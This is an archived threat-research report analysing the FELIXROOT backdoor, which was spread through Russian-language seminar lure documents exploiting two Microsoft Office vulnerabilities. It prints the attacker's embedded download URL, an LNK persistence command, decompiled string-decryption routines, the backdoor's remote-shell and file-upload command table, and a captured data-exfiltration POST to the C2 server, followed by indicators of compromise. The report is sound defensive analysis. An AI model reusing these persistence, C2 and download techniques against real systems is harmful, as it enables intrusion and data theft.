Microsoft Office Vulnerabilities Used to Distribute FELIXROOT Backdoor in Recent Campaign

By by Swapnil Patil

Published: 2018-07-26 · Archived: 2026-04-05 23:22:13 UTC

Threat Research

July 26, 2018 |

Campaign Details

In September 2017, FireEye identified the FELIXROOT backdoor as a payload in a campaign targeting Ukrainians and reported it to our intelligence customers. The campaign involved malicious Ukrainian bank documents, which contained a macro that downloaded a FELIXROOT payload, being distributed to targets.

FireEye recently observed the same FELIXROOT backdoor being distributed as part of a newer campaign. This time, weaponized lure documents claiming to contain seminar information on environmental protection were observed exploiting known Microsoft Office vulnerabilities CVE-2017-0199 and CVE-2017-11882 to drop and execute the backdoor binary on the victim's machine. Figure 1 shows the attack overview.





Figure 1: Attack overview

The malware is distributed via Russian-language documents (Figure 2) that are weaponized with known Microsoft Office vulnerabilities. In this campaign, we observed threat actors exploiting CVE-2017-0199 and CVE-2017-11882 to distribute malware. The malicious document used is named “Seminar.rtf”. It exploits CVE-2017-0199 to download the second stage payload from 193.23.181.151 (Figure 3). The downloaded file is weaponized with CVE-2017-11882.



Организациям и предприятиям
Республики Казахстан

Республиканское государственное предприятие на праве хозяйственного ведения «Информационно-аналитический центр охраны окружающей среды» Министерства энергетики Республики Казахстан (далее – Предприятие) планирует провести обучающие семинары:

- **с 18 по 20 июля 2018 года в г. Астана** на тему **«Экологический кодекс. Правоприменение»**;
- **с 25 по 27 июля 2018 года в г. Усть-Каменогорск** на тему **«Экологический кодекс. Правоприменение»**.

Предприятие обеспечивает участников семинара раздаточным материалом – Экологическим кодексом РК с последними изменениями и дополнениями, правовой базой в области охраны окружающей среды «ЭкоИнфоПраво» на электронном носителе (CD-диск с более 1500 документами).

По окончанию семинара слушателям выдаются свидетельства ведомственного образца.

Заявки принимаются на основании регистрационной формы (Приложение 1), которая также доступна на интернет-ресурсе www.pkk.iacoos.kz.

Стоимость семинара указана в Приложении 2.

Приложение:

1. Регистрационная форма;
2. Стоимость семинара.

План проведения семинаров
в области охраны окружающей среды и недропользования на 2018 год

№	Наименование курса	Место проведения	Дата проведения
1	Экологический кодекс. Правоприменение	г. Астана	07-09 февраля
2	Экологическая экспертиза и регулирование природопользования	г. Астана	21-23 февраля
3	Экологический кодекс. Правоприменение	Алматинская область (г.Талдыкорган, г.Алматы)	14-16 марта
4	Государственный контроль в области охраны окружающей среды и природопользования	г.Астана	28-30 марта
5	Инвентаризация парниковых газов.	г.Астана	18-20 апреля
6	Экологический кодекс. Правоприменение	г.Атырау	25-27 апреля
7	Экологический кодекс. Правоприменение	г.Астана	23-25 мая
8	Экологический кодекс. Правоприменение	ЮКО (г.Тараз, г.Шымкент)	29-31 мая
9	Экологический аудит	г.Астана	13-15 июня
10	Управление отходами производства и потребления	г.Астана	20-22 июня

Figure 2: Lure documents

```
00000830 | 68 00 74 00 74 00 70 00 3A 00 2F 00 2F 00 31 00 | h.t.t.p.:././.1.
00000840 | 39 00 33 00 2E 00 32 00 33 00 2E 00 31 00 38 00 | 9.3...2.3...1.8.
00000850 | 31 00 2E 00 31 00 35 00 31 00 2F 00 53 00 65 00 | 1...1.5.1./.S.e.
00000860 | 6D 00 69 00 6E 00 61 00 72 00 2E 00 72 00 74 00 | m.i.n.a.r...r.t.
00000870 | 66 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | f...............
```

Figure 3: Hex dump of embedded URL in Seminar.rtf

Figure 4 shows the first payload trying to download the second stage Seminar.rtf.

Figure 4: Downloading second stage Seminar.rtf

The downloaded Seminar.rtf contains an embedded binary file that is dropped in %temp% via Equation Editor executable. This file drops the executable at %temp% (MD5: 78734CD268E5C9AB4184E1BBE21A6EB9), which is used to drop and execute the FELIXROOT dropper component (MD5: 92F63B1227A6B37335495F9BCB939EA2).

The dropped executable (MD5: 78734CD268E5C9AB4184E1BBE21A6EB9) contains the compressed FELIXROOT dropper component in the Portable Executable (PE) binary overlay section. When it is executed, it creates two files: an LNK file that points to %system32%\rundll32.exe, and the FELIXROOT loader component. The LNK file is moved to the startup directory. Figure 5 shows the command in the LNK file to execute the loader component of FELIXROOT.

```
C:\WINDOWS\system32\rundll32.exe &..\..\..\WINDOWS\system32\rundll32.exe:C:\Documents and Settings
\admin\Application Data\Microsoft-{04097F16-A946-4F68-A86A-2EE07D0BD558}.dbf,#1
```

Figure 5: Command in LNK file

The embedded backdoor component is encrypted using custom encryption. The file is decrypted and loaded directly in memory without touching the disk.

Technical Details

After successful exploitation, the dropper component executes and drops the loader component. The loader component is executed via RUNDLL32.EXE. The backdoor component is loaded in memory and has a single exported function.

Strings in the backdoor are encrypted using a custom algorithm that uses XOR with a 4-byte key. Decryption logic used for ASCII strings is shown in Figure 6.

```
if ( result )
{
  for ( i = 4; *(_BYTE *)(i + v1); ++i )
  {
    v5 = *(_BYTE *)(i + v1);
    v6 = *((_BYTE *)&a1 + (i & 3));
    if ( v5 == v6 )
      *(_BYTE *)(result + i - 4) = v5;
    else
      *(_BYTE *)(result + i - 4) = v5 ^ v6;
  }
}
```

Figure 6: ASCII decryption routine

Decryption logic used for Unicode strings is shown in Figure 7.

```
if ( result && *(_WORD *)(a1 + 8) )
{
  v5 = a1 + 8;
  do
  {
    v6 = *(_WORD *)v5;
    if ( v6 == v7[v1 & 3] )
      *(_WORD *)v4 = v6;
    else
      *(_WORD *)v4 = (unsigned __int8)(v6 ^ v7[v1 & 3]);
    ++v1;
    v5 = a1 + 2 * v1;
    v4 += 2;
  }
  while ( *(_WORD *)v5 );
```

Figure 7: Unicode decryption routine

Upon execution, a new thread is created where the backdoor sleeps for 10 minutes. Then it checks to see if it was launched by RUNDLL32.exe along with parameter #1. If the malware was launched by RUNDLL32.exe with parameter #1, then it proceeds with initial system triage before doing command and control (C2) network communications. Initial triage begins with connecting to Windows Management Instrumentation (WMI) via the "ROOT\CIMV2" namespace.

Figure 8 shows the full operation.




Figure 8: Initial execution process of backdoor component

Table 1 shows the classes referred from the "ROOT\CIMV2" and "Root\SecurityCenter2" namespace.

WMI Namespaces
Win32_OperatingSystem
Win32_ComputerSystem
AntiSpywareProduct
AntiVirusProduct
FirewallProduct
Win32_UserAccount
Win32_NetworkAdapter
Win32_Process

Table 1: Referred classes

WMI Queries and Registry Keys Used

1. SELECT Caption FROM Win32_TimeZone
2. SELECT CSNAME, Caption, CSDVersion, Locale, RegisteredUser FROM Win32_OperatingSystem
3. SELECT Manufacturer, Model, SystemType, DomainRole, Domain, UserName FROM Win32_ComputerSystem

Registry entries are read for potential administration escalation and proxy information.

1. Registry key "**SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System** " is queried to check the values **ConsentPromptBehaviorAdmin** and **PromptOnSecureDesktop.**
2. Registry key "**Software\Microsoft\Windows\CurrentVersion\Internet Settings**" is queried to gather proxy information with values **ProxyEnable, Proxy: (NO), Proxy, ProxyServer.**

Table 2 shows FELIXROOT backdoor capabilities. Each command is performed in an individual thread.

Command	Description
0x31	Fingerprint System via WMI and Registry
0x32	Drop File and execute
0x33	Remote Shell
0x34	Terminate connection with C2
0x35	Download and run batch script
0x36	Download file on machine
0x37	Upload File

Table 2: FELIXROOT backdoor commands

Figure 9 shows the log message decrypted from memory using the same mechanism shown in Figure 6 and Figure 7 for every command executed.




Figure 9: Command logs after execution

Network Communications

FELIXROOT communicates with its C2 via HTTP and HTTPS POST protocols. Data sent over the network is encrypted and arranged in a custom structure. All data is encrypted with AES, converted into Base64, and sent to the C2 server (Figure 10).

```
POST /news/ HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/6.0; SLCC2;
.NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0;
InfoPath.3; .NET4.0C; .NET4.0E)
Host: 217.12.204.100
Content-Length: 540
Connection: Keep-Alive
Cache-Control: no-cache

u=AAEAAIFdrba2QQurYKJFQzpKsWq6ERBNQAyuRG3ah8X1ABZ09Wh+uorp2xiBniO6
EMD65f6pFqARhOUX5HNjZagqfe6KlZ+CrcsZG4pAflRxnJAzi0Ilz9eRPaR2b7ph
cbUigjaO7QkaN+6SLN4i4U1Dhb9xkcWeKUlDs0QU6PQMwtJzN7G3TKYEZNV0Q6pl
CZcEkN+XVH5Qufgd373yx096VaSqSBeCQrOiwATxdAczXrx5bS+D02oQv9qtbfC/
u4O3HWDfr78nw5yG/g/FM8l5Qzz/q5zUj2h5jBMKvxa8uXtXyYbuVNiK6biknT5a
w/0tTixU0ZSaSejx698etOrVmmdwAAAAh70roPCxq5wtQNrl62F5w0Ax7lWru9sL
yeWdydSQXaZl/fUQEllcKaTlsRWgxWlgkCAbKCf7Bj9xCGfe6tIetOGVTPR/fRHT
qrXAb5uy6apcX5xIUYfGJ0xZW+/6bNnwqGhCSkr95WHaq9VKNqbS2w==
@.D......s7..L..d.
```

Figure 10: POST request to C2 server

All other fields, such as User-Agents, Content-Type, and Accept-Encoding, that are part of the request / response header are XOR encrypted and present in the malware. The malware queries the Windows API to get the computer name, user name, volume serial number, Windows version, processor architecture and two additional values, which are “1.3” and “KdfrJKN”. The value “KdfrJKN” may be used as identification for the campaign and is found in the JOSN object in the file (Figure 11).

```
00263EB8 57 00 49 00 4E 00 37 00 33 00 32 00 42 00 49 00 W.I.N.7.3.2.B.I.
00263EC8 54 00 2D 00 4C 00 2D 00 30 00 2C 00 41 00 64 00 T.-.L.-.0.,.A.d.
00263ED8 6D 00 69 00 6E 00 69 00 73 00 74 00 72 00 61 00 m.i.n.i.s.t.r.a.
00263EE8 74 00 6F 00 72 00 2C 00 36 00 2E 00 31 00 2C 00 t.o.r.,.6...1.,.
00263EF8 78 00 38 00 36 00 2C 00 31 00 2E 00 33 00 2C 00 x.8.6.,.1...3.,.
00263F08 4B 00 64 00 66 00 72 00 4A 00 4B 00 4E 00 2C 00 K.d.f.r.J.K.N.,.
00263F18 32 00 37 00 32 00 31 00 37 00 33 00 31 00 30 00 2.7.2.1.7.3.1.0.
00263F28 39 00 36 00 00 00 00 00 00 00 00 00 00 00 00 00 9.6.............
```

Figure 11: Host information used in every communication

The FELIXROOT backdoor has three parameters for C2 communication. Each parameter provides information about the task performed on the target machine (Table 3).

Parameter	Description
'u='	This parameter contains target machine information in the following format: <Computer Name>, <User Name>, <Windows Versions>, <Processor Architecture>, <1.3>, < KdfrJKN >, <Volume Serial Number>
'&h='	This parameter includes the information about the command executed and its results.
'&p='	This parameter contains the information about data associated with the C2 server.

Table 3: FELIXROOT backdoor parameters

Cryptography

All data is transferred to C2 servers using AES encryption and the **IbindCtx** COM interface using HTTP or HTTPS protocol. The AES key is unique for each communication and is encrypted with one of two RSA public keys. Figure 12 and Figure 13 show the RSA keys used in FELIXROOT, and Figure 14 shows the AES encryption parameters.




Figure 12: RSA public key 1




Figure 13: RSA public key 2

Figure 14: AES encryption parameters

After encryption, the cipher text to be sent over C2 is Base64 encoded. Figure 15 shows the structure used to send data to the server, and Figure 16 shows the structural representation of data used in C2 communications.

```
Struct {
  DWORD key_len
  unsigned char aes_key[key_len_bits/8]
  DWORD enc_data_len
  unsigned char data[enc_data_len]
}
```

Figure 15: Structure used to send data to server




Figure 16: Structure used to send data to C2 server

The structure is converted to Base64 using the **CryptBinaryToStringA** function.

FELIXROOT backdoor contains several commands for specific tasks. After execution of every task, the malware sleeps for one minute before executing the next task. Once all the tasks have been executed completely, the malware breaks the loop, sends the termination buffer back, and clears all the footprints from the targeted machine:

1. Deletes the LNK file from the startup directory.
2. Deletes the registry key **HKCU\Software\Classes\Applications\rundll32.exe\shell\open**
3. Deletes the dropper components from the system.

Conclusion

CVE-2017-0199 and CVE-2017-11882 are two of the more commonly exploited vulnerabilities that we are currently seeing. Threat actors will increasingly leverage these vulnerabilities in their attacks until they are no longer finding success, so organizations must ensure they are protected. At this time of writing, FireEye Multi Vector Execution (MVX) engine is able to recognize and block this threat. We also advise that all industries remain on alert, as the threat actors involved in this campaign may eventually broaden the scope of their current targeting.

Appendix

Indicators of Compromise

11227ECA89CC053FB189FAC3EBF27497	Seminar.rtf
4DE5ADB865B5198B4F2593AD436FCEFF	Seminar.rtf
78734CD268E5C9AB4184E1BBE21A6EB9	Zam<RandomNumber>.doc
92F63B1227A6B37335495F9BCB939EA2	FELIXROOT Dropper
DE10A32129650849CEAF4009E660F72F	FELIXROOT Backdoor

Table 4: FELIXROOT IOCs

Network Indicators of Compromise

217.12.204.100/news

217.12.204.100:443/news

193.23.181.151/Seminar.rtf

Accept-Encoding: gzip, deflate

content-Type: application/x-www-form-urlencoded

Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.2)

